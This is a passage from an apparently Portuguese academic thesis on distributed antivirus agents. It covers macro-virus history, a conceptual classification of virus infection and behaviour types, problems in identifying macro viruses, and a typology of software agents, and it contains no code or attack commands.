Esse modelo funciona de uma forma similar a uma produção em série, onde todo o produto é iniciado em uma máquina e, posteriormente, passa de máquina em máquina até o momento em que todas as máquinas estão trabalhando ao mesmo tempo, com o mesmo programa, porém sobre dados diferentes.

Cada uma dessas abordagens apresenta um conjunto de vantagens e desvantagens quando comparadas entre si. Por exemplo, no caso do paralelismo pelo resultado, a migração de um código idêntico para todas as máquinas não seria recomendável uma vez que a aplicação é definida em diferentes domínios de dados; isto é, pesquisar assinaturas de vírus que não existem numa dada plataforma. Mas caso haja evidências de ataque de um dado vírus numa intranet, por exemplo, esse modelo poderia representar uma boa solução, com o uso de agente específico.

Isso nos induz a pensar no modelo *pipeline* para essa situação. Neste caso, cada agente diferia um do outro pelo código da assinatura, não pelo seu próprio código. Ou seja, tem-se o mesmo código executável para dados diferentes, entendendo-se por dados as respectivas assinaturas e os arquivos a serem analisados. Mas essa situação introduz o problema da migração dos arquivos a serem analisados. Esse problema é critico quando os agentes não estão situados no mesmo espaço físico.

O modelo mestre-escravo, porém, apresenta maior facilidade de controle, dado que o mestre pode estabelecer uma interface com o administrador do sistema, que facilita o escalonamento de tarefas.

2.2 Vírus

Na acepção genérica, de domínio comum, vírus é a designação de microorganismo agente de doenças, invisível ao microscópio de iluminação comum. A invisibilidade coloca-se como uma de suas características básicas, pois só pode ser examinado com o auxílio de microscópio eletrônico, capaz de atravessar os filtros bacteriológicos.

A utilização do termo em computação alude metaforicamente a agente invisível de agravo à saúde dos *softwares* e informações contidas no computador, provocando perdas de diversas ordens, afetando sistemas de informação, congestionando redes de transmissão de dados, mobilizando esforço de trabalho de reparo dos danos causados, gerando dispêndios financeiros e comprometendo a segurança dos dados. Ou seja, são programas de computador criados para causar perdas ou danos no sistema.

O ICSA Labs[11], laboratório especializado em segurança de sistemas computacionais, desenvolveu pesquisa onde foram escolhidos patrocinadores da ICSA Content Security Labs. Foram escolhidos, de forma aleatória, várias pessoas, dentre 300 qualificadas. que trabalham para companhias e órgãos governamentais com mais de 500 PCs, duas ou mais LANs e, pelo menos, duas conexões remotas ao site.

A pesquisa demonstrou que "Independentemente de outros itens que podem ser extraídos desta pesquisa, a mensagem mais clara é bem simples - companhias continuam a vivenciar um número crescente de incidentes com vírus, com maiores custos a cada ano. A probabilidade de uma companhia vivenciando um vírus de computador, aproximadamente dobrou para cada ano desde as pesquisas iniciadas em 1999 e continua crescendo aproximadamente 15% por ano pelos dois anos desde 1999" (ICSA, 2001).Tabela 2.2 sintetiza os resultados de pesquisas anteriores a de 2001, colocando o número de infecções para cada 1000 computadores.

Tabela 2.2 - Taxa de infecção para cada 1000 PCs (ICSA, 2001)

Intervalo da pesquisa Julho a Agosto.	
Ano	Número de infecções
1996	10
1997	21
1998	32
1999	80
2000	91
2001	103

[11] ICSA Labs é uma divisão independente da TruSecure e é a autoridade central na cerificação de produtos de segurança como antivírus, criptografia, PKI, IPSec, VPN, firewall, PC firewall, detecção de intrusão e produtos de segurança de conteúdo. (Company Fact Sheet, 2002)

Esse problema já havia sido tratado por Vesselin Bontchev (BONTCHEV, 1996), ao discutir a possibilidade de haver vírus em programas editores/processadores[12] de texto.

Em 1995 o vírus Concept, criado com macros[13] para o editor e processador de texto Microsoft Word, tornou-se o mais difundido vírus de sua categoria – vírus de macro. No entanto o conceito de vírus de macro não era novo, havia sido previsto por Harold Highland em 1989.

Em 1996 os macrovírus já eram considerados uma "evolução" das espécies, com grande capacidade de disseminação, uma vez que passavam a estar presentes em cada novo documento, de determinado *software* criado utilizando a máquina infectada.

O *Concept* atingiu alto grau de distribuição porque os usuários de correio eletrônico não imaginavam que as ações de troca de "simples" mensagens produzidas em seus "*WordMails*"[14] pudessem estar transportando vírus. O que não sabiam era que o *WordMails*, na verdade, formatava os dados a serem transmitidos de forma bem complexa – incluindo macros – e que isso proporcionava um ambiente perfeito de ataque e disseminação.

Segundo o ICSA (1998), cerca de 75% (setenta e cinco por cento) de todas as infecções foram causadas por vírus de macro. Esta taxa é conseqüência de inúmeras características e recursos disponíveis para que eles sejam criados e transmitidos.

Dentre os recursos, os mais conhecidos são: a possibilidade de utilização dos arquivos em centenas de milhares de máquinas que contenham os softwares que leiam os arquivos; utilização de redes de computador, disquetes e outros dispositivos de armazenamento para transporte e distribuição (característica herdada da computação distribuída); geradores de código de vírus; e uso de macro-linguagem de programação.

O problema que se coloca consiste, portanto, na análise dos recursos disponíveis para o desenvolvimento e distribuição dos vírus, objetivando a elaboração de mecanismos que neutralizem as ações dos vírus.

---

[12] Programas processadores de texto têm como entrada o texto e as instruções que informam o formato que o texto deve ser apresentado ao usuário. Essas instruções seguem regras rígidas de sintaxe e semântica que formam uma linguagem de descrição de formato, denominada macro-linguagem.

[13] Em um aplicativo, uma macro representa uma seqüência precisa de comandos, gravada com nome específico, que pode ser definida pelo usuário e executada sempre que este o determinar (AE, 1999).

[14] Mensagens eletrônicas produzidas em um aplicativo que utiliza macros para realização de tarefas comuns.

A possibilidade de utilização de arquivos em diferentes locais não há como ser tolhida, inclusive em empresas, dado que as redes de computadores têm sido implantadas com o objetivo da troca de dados e informações.

Cabe lembrar que, mesmo com os novos programas antivírus, a pesquisa do ICSA (2001) mostra que, dentre os entrevistados, 72% pensam que piorou o problema com vírus em 2001, relativamente a 2000. Destes, 32% acreditam que em 2001 a situação ficou muito pior e 40% declararam ser pior.

Os vírus de macro dispõem de linguagem interpretada, que amplia o espectro de ação, podendo ser transportado entre plataformas diferentes, desde que haja um interpretador disponível para a nova plataforma. Essa flexibilidade dos vírus exige que os programas antivírus acompanhem essa tendência.

As dificuldades para o desenvolvimento de programas antivírus inicia com a extração do código que implementa as ações do vírus. Geralmente, um especialista obtém o código do vírus através da conversão do código binário do vírus para a linguagem de montagem, analisa a estrutura lógica do vírus, e extrai as seções do código que parecem não usuais e identifica os bytes correspondentes no código de máquina. Esta atividade, denominada obtenção de assinatura[15], é uma tarefa onerosa e consumidora de tempo e que é feita por especialistas. Para isso, também a obtenção de assinaturas tem de ser menos dispendiosa e os mecanismos de busca de vírus devem explorar os mesmos mecanismos de distribuição de vírus.

2.2.1 Estrutura lógica de vírus

Um vírus pode ser representado em termos de diagrama lógico, conforme ilustra a Figura 2-6.

[15] Código que define a forma específica e sistemática de ação do vírus, sua multiplicação, contaminação e disseminação, assim também como sua porção imutável.




Figura 2-6 Diagrama de representação lógica de um vírus (CASS, 2001)

Um outro exemplo de código de vírus de macro é o Polyssa, que está disponível no Anexo C – Código fonte do vírus Polyssa**.**

Uma categorização de vírus pode ser elaborada tendo como princípio o tipo de infecção e como atuam dentro do sistema.

2.2.2 Tipos de Infecção

As denominações Vírus de Arquivo, Vírus de Macro, Vírus de Disco, Vírus Multi-partite, Vírus Companheiros ou vírus que infectam a entrada dos diretórios determinam o tipo de infecção do vírus, ou o mecanismo de autocópia para outros arquivos.

Vírus de Arquivo

Infectam arquivos executáveis ou de extensão "SYS", "OVL", "PRG". Estes vírus se copiam para o início ou fim do arquivo. Dessa forma, ao se chamar um programa infectado, o vírus se ativa, executa ou não outras tarefas e depois ativa o verdadeiro programa.

Vírus de Macro (DMV)

Enquanto que criadores de vírus concentraram-se em código que funcionasse em nível de sistema operacional, eles, no entanto, negligenciaram aplicativos. Muitos aplicativos de negócios, tais como planilhas eletrônicas, processadores de texto e banco de dados, vem com poderosas linguagens de macro. Muitas aplicações têm a habilidade de auto-executar macros. Essa combinação fornece um sério perigo para usuários de computadores que pensavam que arquivos de dados não prejudicassem seu sistema. O termo Vírus de Macro de Documentos – DMV descreve esse tipo de código malicioso. Dentre as características de um DMV incluem-se a premissa de que um DMV é escrito na linguagem macro de uma aplicação. Ele explora a habilidade da aplicação para automaticamente executar a macro em algum evento, tal como abrir ou fechar um documento. Uma vez que esse evento ocorra em um documento que possui o DMV, o vírus se espalha.

Vírus de Disco

Infectam o setor de inicialização de um disco. Essa é a parte do disco responsável pela manutenção dos arquivos. Da mesma forma que uma biblioteca precisa

de um fichário para saber onde se encontram os livros, um disco precisa ter uma tabela com o endereço dos dados armazenados. Qualquer operação de entrada e saída (carregamento ou salvamento de um arquivo, por exemplo), precisaria do uso dessa tabela. Salvar ou carregar um arquivo num disco flexível infectado possibilitaria a ativação do vírus, que poderia infectar outros discos flexíveis e o disco rígido.

Vírus Companheiros

Criam um arquivo com o mesmo nome de um arquivo "EXE" presente no disco, só que com extensão "COM". Quando é digitado um nome de um programa na linha de comando do DOS[16] sem a extensão, primeiro o sistema operacional vai procurar por um programa cuja extensão seja "COM", se não achar, ele tentará achar um com extensão "EXE" e, caso não encontre, procurará por um com extensão ".BAT". Nesse caso, o vírus será executado primeiro e só depois de executar alguma tarefa, o vírus chamará o programa original.

Vírus que infectam a Entrada dos Diretórios

Os vírus que infectam a entrada dos diretórios não infectam arquivos e nem setores de boot. Eles alteram a entrada de diretórios (modificando a File Allocation Table – FAT, utilizada pelos sistemas operacionais Windows 9x), ou seja, toda vez que um arquivo é executado, o vírus é executado (Meneghel, 1998), pois para acessar qualquer arquivo, primeiro é necessário acessar o diretório e, nesse momento, o vírus é acionado.

2.2.3 Classificação em relação à atuação

De acordo com Meneghel (1998), em relação à atuação, os vírus podem ser classificados em: residentes e não residentes, residentes temporariamente, *stealth*[17], polimórficos, retrovírus e vírus-antivírus.

---

[16] *Disc Operating Systems*
[17] Não existe um consenso na tradução da atuação "*Stealth*", mas é próximo à definição de "camuflado".

Residentes e Não residentes

A atuação que define um vírus como sendo residente é a de permanecer na memória mesmo após a execução do arquivo infectado já ter terminado. Enquanto estiver na memória, os programas que podem ser infectados por ele, e que forem executados, serão infectados. Já um vírus não residente é do tipo que infecta arquivos apenas no momento em que é executado. Um exemplo é um vírus de macro que copia seu código apenas quando é aberto um documento contendo macros infectadas.

Residentes temporariamente

Ele contém características dos vírus residentes e não residentes, pois permanecem na memória principal por um determinado tempo (ou até infectar um ou mais arquivos) e depois se retiram da memória, passando a agir como um vírus não residente.

Stealth

Essa modalidade de vírus utiliza-se de técnicas para se esconder, alterando data de gravação, de criação e o tamanho do arquivo que infecta, voltando estes dados de controle para o valor que era antes da infecção. E, desta maneira, consegue "enganar" o usuário.

Polimórficos (mutantes)

Caracterizam-se por ter um mecanismo considerado avançado pelos pesquisadores de vírus, que dificulta a utilização de assinaturas para serem encontrados. Esses vírus têm a capacidade de fazer uma cópia diferente da original cada vez que infectam um novo arquivo, através de chaves de encriptação (codificação), porém, mantendo as características principais do vírus.

Retrovírus

Estes vírus infectam programas de antivírus para fazer com que deixem de ter a capacidade total de funcionamento contra vírus. Dessa forma, outros vírus passam a dispor de meio para infectar a máquina.

Vírus Antivírus

Ao infectarem arquivos já infectados por outros tipos de vírus menos sofisticados, desabilitam-no ou simplesmente apagam todas as linhas de código do vírus anterior.

Num primeiro momento tem-se a impressão de que a detecção e eliminação de alguns vírus é apenas uma questão de obter as assinaturas e remover do arquivo o texto referente ao vírus. Mas, há um conjunto de variáveis a serem consideradas e, por essa razão, são discutidas adiante.

2.2.4 Identificação de vírus

Primeiramente, a necessidade da exata identificação de um vírus é importante, pois o trabalho sobre apenas parte do vírus (parte da assinatura) pode gerar falsos alarmes. Isso já aconteceu com uma empresa produtora de antivírus que identificava o vírus Tedious como destrutivo e "altamente transmissível", quando na verdade o vírus que tinha essas características era o Bandung, um vírus que possuía trechos iguais ao do Tedious.

Além disso, há a possibilidade de um vírus ser identificado como benigno[18] (no caso de vírus escritos em macro linguagem). Isso ocorre quando há partes do código que são idênticos entre dois vírus distintos, de forma que, quando o antivírus localiza parte da assinatura e não sua totalidade, passa a identificar como sendo um vírus qualquer (Foo), que esteja em seu bando de dados, quando na verdade é outro (Bar). Ou seja, pode reportar um vírus como benigno, quando na verdade é maligno e vice-versa.

Em segundo lugar, para remover um vírus de macro da maneira correta, os dados devem ser exatos, pois a tentativa da remoção através de parte do código pode deixar "lixo" para trás, remover dados importantes ou, até mesmo, inutilizar o arquivo.

O terceiro ponto importante a considerar é a necessidade de adicionar a possibilidade de colocar para os usuários, explicações verdadeiras sobre o que o vírus

faz. Essa descrição verdadeira da situação é importante a usuários minimamente preocupados com a "saúde" de seus arquivos.

Quarto, só assim é possível fazer o rastreamento das infecções.

Quinto, evitar falsos alarmes, que podem gerar problemas de perda de tempo com a não utilização de arquivos, pelo fato de se acreditar que estes estão infectados.

Por último, e muito importante, é o fato de ser essencialmente a única maneira de lidar com identificação e remoção de vírus escritos em *Visual Basic*[19].

Todo antivírus de macro deve ter bem definido o que é um vírus de macro.

Diferentemente dos vírus do DOS, os de macro não consistem, necessariamente, de apenas um único programa (única macro), mas sim de várias macros. Um exemplo é o *WM/Xenixos.A:De* que contém várias dezenas de macros, sendo algumas independentes. Neste caso, qual é a melhor definição de "independente"?

1º. Como o Word Basic é uma linguagem interpretada, é tolerante a arquivos corrompidos;
2º. Possui uma poderosa estrutura de exceção, que pode levar a não enviar mensagens de erro, fazendo com que continue a execução do arquivo;
3º. Vírus de macro são escritos com extrema redundância, podendo possuir o código de replicação em várias macros diferentes.

Na concepção do primeiro vírus de macro *WM/Concept.A*, existem pequenas diferenças nos conjuntos de macros. Por razões práticas considera-se vírus de macro, pares de macros capazes de se replicarem.

A principal conseqüência da definição acima é que diferentes macros constituem diferentes vírus, mesmo que contenham subconjuntos iguais. Isto é, há problemas com uma simples identificação de vírus de macro.

Alguns problemas relativamente fáceis de resolver sobre a identificação de vírus de macro são colocados em ordem crescente de dificuldade.

---

[18] Há casos de códigos que se reproduzem inseridos em arquivos, ou seja, são vírus, mas que não causam destruição ou modificação de informações criadas pelo usuário, por isso, são denominados vírus benignos.

Vírus "devolutivos"

Alguns vírus, devido a "bugs[20]", são criados com um conjunto de macros e, quando se replicam, algumas dessas macros não são copiadas. Isso significa que são instáveis. Um exemplo é o vírus *WM/Rapi.A* que não copia todas suas macros em uma primeira replicação, transformando-se no *WM/Rapi.A1*. Numa segunda cópia ele ainda é instável e deixa de copiar outros conjuntos de macros, tornando-se *WM/Rapi.A2*. Agora ele é estável e continua a replicar-se copiando todas as macros restantes.

É importante lembrar que, conforme referido anteriormente, como houve diferenciação, devido a instabilidade, na hora de replicação, são todos vírus distintos, apesar de conterem sub-conjuntos de macros iguais.

Este problema foi primeiramente descoberto por David Chess.

Para solucionar, o banco de dados dos antivírus precisam ter, pelo menos, 3 entradas para cada pequena modificação do *WM/Rapi*. Entretanto, isso leva a confusões – o usuário tem os arquivos infectados por um vírus que, de repente, infecta outros com um vírus diferente. Outro problema é o rápido crescimento do Banco de Dados.

Macros ausentes ou o problema do vírus Dzt

Ao ser encontrado o *WM/Dzt.A*, com as macros *FileSave* e *FileSaveAs*, convém registrar que outro problema ocorreu. O que se detectou era que o próprio antivírus criava a variante *WM/Dzt.B*!!! Como isso podia ser possível? Se o *WM/Dzt.A* infectava um arquivo já infectado por outro vírus que contivesse a macro *FileSave*, o *WM/Dzt.A FileSave* sobrepunha a macro do outro vírus. Então o antivírus limpava o vírus anterior conhecido, através do nome das macros e não das *strings*, e deixava apenas *WM/Dzt.A.FileSave* que possuía capacidade total de replicação, só que sem o *FileSaveAs*. Desta forma, acabou de ser criada uma variação.

Para solucionar esses problemas bastou forçar o antivírus a identificar o conjunto de macros exatamente e completamente e, caso não existisse na biblioteca, deveria ser requisitada, ao usuário, um exemplar do arquivo infectado.

---

[19] O *Visual Basic* é uma linguagem de programação visual criada pela Microsof. É utilizada para programação de macros em documentos da Suíte Microsoft Office.

O conjunto de variáveis de macro

O problema descrito nesta seção é significantemente mais complicado. A maioria dos antivírus foi incapaz de tratá-lo, durante meses. Foi então que chamou a atenção o vírus CAP.

Este vírus, escrito por um garoto venezuelano de 14 anos, se espalhou como uma epidemia. Isso graças primeiramente ao fato de ser independente da língua da instalação dos softwares. Em segundo lugar, ele não continha os sintomas típicos, como tentar salvar o arquivo na *template*[21] do Windows.

Na versão em inglês, este vírus é composto de 10 macros, além da macro CAP, que contém a maior parte do código. As outras são essencialmente para chamar a macro CAP.

Quando infecta a versão do Word em outra língua, 5 novas macros são criadas, de acordo com a língua da nova versão infectada.

Para atingir esta façanha, o vírus examina a estrutura do menu e utiliza os comandos do sistema que controlam a maneira como os comandos devem ser executados. Isso torna o vírus dependente da estrutura de menu do sistema a que infectou.

Devido ao fato de todas as macros serem apenas chamadas para a CAP, vários conjuntos podem ser formados e, mesmo assim, continuar se replicando, significando que é um vírus.

Como conseqüência de todas essas peculiaridades, centenas de conjuntos serão criados se, em adição ao *CAP.A*, outros vírus estiverem presentes. A única coisa que é constante é a macro CAP. Devido a isso, seria de certa forma ridículo considerar todas as variações como sendo um vírus diferente, uma vez que as macros tem nome de acordo com o sistema em que residem.

Sendo assim, foi forçada a revisão da definição anterior, do que é um vírus de macro, para poder incluir aberrações como o CAP. Em particular, é definido como vírus, o conjunto com a macro CAP adicionado de uma ou 8 das outras macros – duas delas, *FileTemplates* e *ToolsMacro* são vazias, portanto, desconsideradas – enquanto, pelo menos, uma instância das outras macros não-vazias.

---

[20] Um problema ou erro num programa ou sistema de computador.

Se a definição revisada parece complicada, é porque certamente é!!! Implementá-la num antivírus também não é fácil. Alguns produtores de antivírus acabaram tratando o CAP de forma dedicada: quando fosse encontrado, removiam todas as macros. Isso não gerava nenhuma nova perda ao usuário, pois todas as macros já haviam sido apagadas na infecção pelo CAP.

Replicantes massivos ou o problema do vírus CEBU

Os replicantes massivos funcionam da seguinte forma: com um *loop*[22] escrito em VB, de apenas 3 linhas, o vírus copiava todas as macros contidas no documento infectado. Isso significa que, caso o documento possuísse qualquer outra macro, essas seriam copiadas para o novo documento infectado e assim por diante, criando documentos com dezenas de macros.

Problema de Richard

Essa modalidade de vírus recebeu este nome em homenagem à pessoa que trouxe a tona a problemática, o Sr. Richard Ford (BONTCHEV, 1998).

Supondo-se que um programa esteja infectado com o vírus **Foo**, contendo as macros (A1, B1, C1), então um usuário pode pegar estas macros e modificá-las, criando o vírus **Bar** (A2, B1, C2), onde $A1 \neq A2$ e $C1 \neq C2$.

De repente o antivírus identifica o arquivo como contendo resquícios do **Foo** e limpa a macro B1 que é a que pode identificar, deixando A2 e C2. Considerando que elas podem se replicar (é um vírus), então acabou de ser criado mais um vírus.

Existem algumas técnicas para contornar o problema: a primeira delas é a combinação de analisadores de heurística e a remoção de macros suspeitas, porém em 96 Bontchev provou que era possível implementar, nas macros, truques anti-heurísticos, deixando o vírus indetectável por heurísticas.

A segunda técnica é a remoção de todas as macros presentes, toda vez que fosse detectado um vírus ou resquícios (sobras). Porém os usuários não querem que os

---

[21] Arquivo incompleto que contém dados ou texto padrão, onde o usuário adiciona dado de forma a produzir arquivos no mesmo padrão.

[22] Executar um conjunto de instruções numa linguagem de computador, de novo e novamente, até que o resultado requerido seja obtido.

antivírus saiam apagando suas macros, pois isso torna a solução insatisfatória e comercialmente inviável.

A problemática dos vírus de computador se mostra complexa e medida em que aparecem novas situações, possibilidades de infecções e de tratamento. Como um novo tratamento é proposto neste trabalho, é necessário o entendimento de uma peça fundamental, que são os Agentes.

2.3 Agentes

O termo Agente apresenta uma certa dificuldade conceitual, por ser uma palavra polissêmica, isto é, que comporta vários sentidos, vários significados. Genericamente agente é quem ou o que opera, age ou pratica a ação de forma autônoma e em benefício de outros.

Na área predominante da Computação e Informática, a acepção mais ampla do termo agente refere-se a elemento de software que atua em problemas específicos. Tomando como base o sentido humanístico do vocábulo agente, profissionais e pesquisadores da área de Informática e Tecnologia analogamente utilizaram esse termo para classificar tipos de *software* como Agente.

Alcançando um patamar de maior precisão a BT Exact[23], num esforço de definição do que é um Agente, refere à possibilidade de uma definição guarda-chuva de entendimento do termo agente como referindo a um componente de *software* e/ou *hardware* capaz de realizar tarefas automaticamente e com alguma inteligência, em benefício de seu usuário

Tem-se, então, a atuação em benefício de outra entidade como fundamento para um software ser categorizado como Agente. Mas, há necessidade de atender a outros requisitos que determinam suas características e funcionalidades, tais como mobilidade, capacidade de agir autonomamente, dentre outras.

---

[23] A British Telecommunications – BT é uma empresa pesquisadora e desenvolverdora de tecnologias de comunicação, sediada na Inglaterra.

O trabalho desenvolvido na British Telecommunications (2001) propõe como conceito de Agente um objeto sendo executado interativa e concorrentemente contido nele mesmo.

No contexto deste trabalho o termo agente tem como significado:

> "(...) *uma entidade computacional que: atua autonomamente em benefício de outras entidades; executa suas ações com algum grau de proatividade e/ou reatividade; exibe algum nível de atributos chave em aprendizagem, cooperação e mobilidade*" (BT EXACT, 2001)

Agentes, enquanto tema e problema, envolvem conteúdos de três subáreas da Computação Distribuída: *Multi-Agent System (MAS), Distributed Artificial Intelligence (DAI) e Distributed Problem Solving (DPS).*

Antes de abordar a tipologia dos Agentes, para maior clareza, convém enfocar, ainda que rapidamente, a questão da Inteligência Artificial (***AI***), pressuposto de todo desenvolvimento teórico dos Agentes.

2.3.1 Contextualizando Agentes

A evolução, até os *softwares* de agentes, veio das 3 subáreas da Inteligência Artificial Distribuída – ***DAI***, sendo a principal fonte os Sistemas Multi Agentes – ***MAS*** e algumas características das outras duas sub-áreas, Solução Distribuída de Problemas – ***DPS*** e Inteligência Artificial Paralela – ***PAI***. Isso indica que os Agentes herdaram benefícios selecionados da DAI, que incluem: mobilidade, velocidade (pelo paralelismo) e segurança (pela redundância). E em termos operacionais, as funcionalidades, por estarem dentro do paradigma Orientado a Objeto, herdando características da Inteligência Artificial – AI.

A intersecção da Computação Distribuída com a Inteligência Artificial é que consiste a Inteligência Artificial Distribuída (*Distributed Artificial Intelligence – DAÍ).*




Figura 2-7 Diferentes tipos de Agentes (BT Exact, 2001)

Conforme a Figura 2-7 ilustra, nas interseções das subáreas é possível encontrar os vários tipos de agentes a serem considerados para o desenvolvimento da pesquisa relativa a este trabalho.

No ponto mais central da intersecção encontra-se o Agente Ideal, também conhecido como "*Smart Agent*"[24], que, na prática, concentra aspirações de pesquisadores e cientistas.

Classificar todos os tipos de agentes ainda é uma tarefa bem difícil, pois não se dispõe de uma taxonomia oficial de agentes, porém as características mais comuns permitem uma identificação, conforme ilustra a Figura 2-8.

[24] A tradução *agente inteligente* para este termo não é correta, pois a palavra "Inteligente" pode confundir *Smart Agents* com *Intelligent Agents*.




Figura 2-8 Diagrama lógico de representação de tipos de agentes

As características de Agentes expressas na Figura 2-8 podem ser relacionadas com as possibilidades de associações entre as subáreas apresentadas na Figura 2-7. Essa junção permite que sejam bem caracterizados os Agentes Colaborativos, Agentes de Interface, Agentes Móveis, Agentes de Informação na Internet, Agentes Reativos, Agentes Híbridos, Agentes Inteligentes e os Sistemas Heterogêneos de Agentes.

2.3.2 Tipologia de Agentes

A tipologia apresentada a seguir considera a intersecção da Computação Distribuída, da Inteligência Artificial e da Inteligência Artificial Distribuída, sob a ótica apresentada pela BT Exact (2001), para representar os diferentes tipos de agentes.

Para melhor entendimento da tipologia de agentes, utilizar-se-á a Figura 2-7 Diferentes tipos de Agentes (BT Exact, 2001) original como base, fazendo a inserção de notações gráficas indicando possível posicionamento da modalidade de agente nas áreas de abrangência de Computação Distribuída e Inteligência Artificial.

Agentes Colaborativos

São agentes com características mais marcantes em autonomia e cooperação (com outros agentes), com ênfase na Computação Distribuída, conforme ilustra a Figura

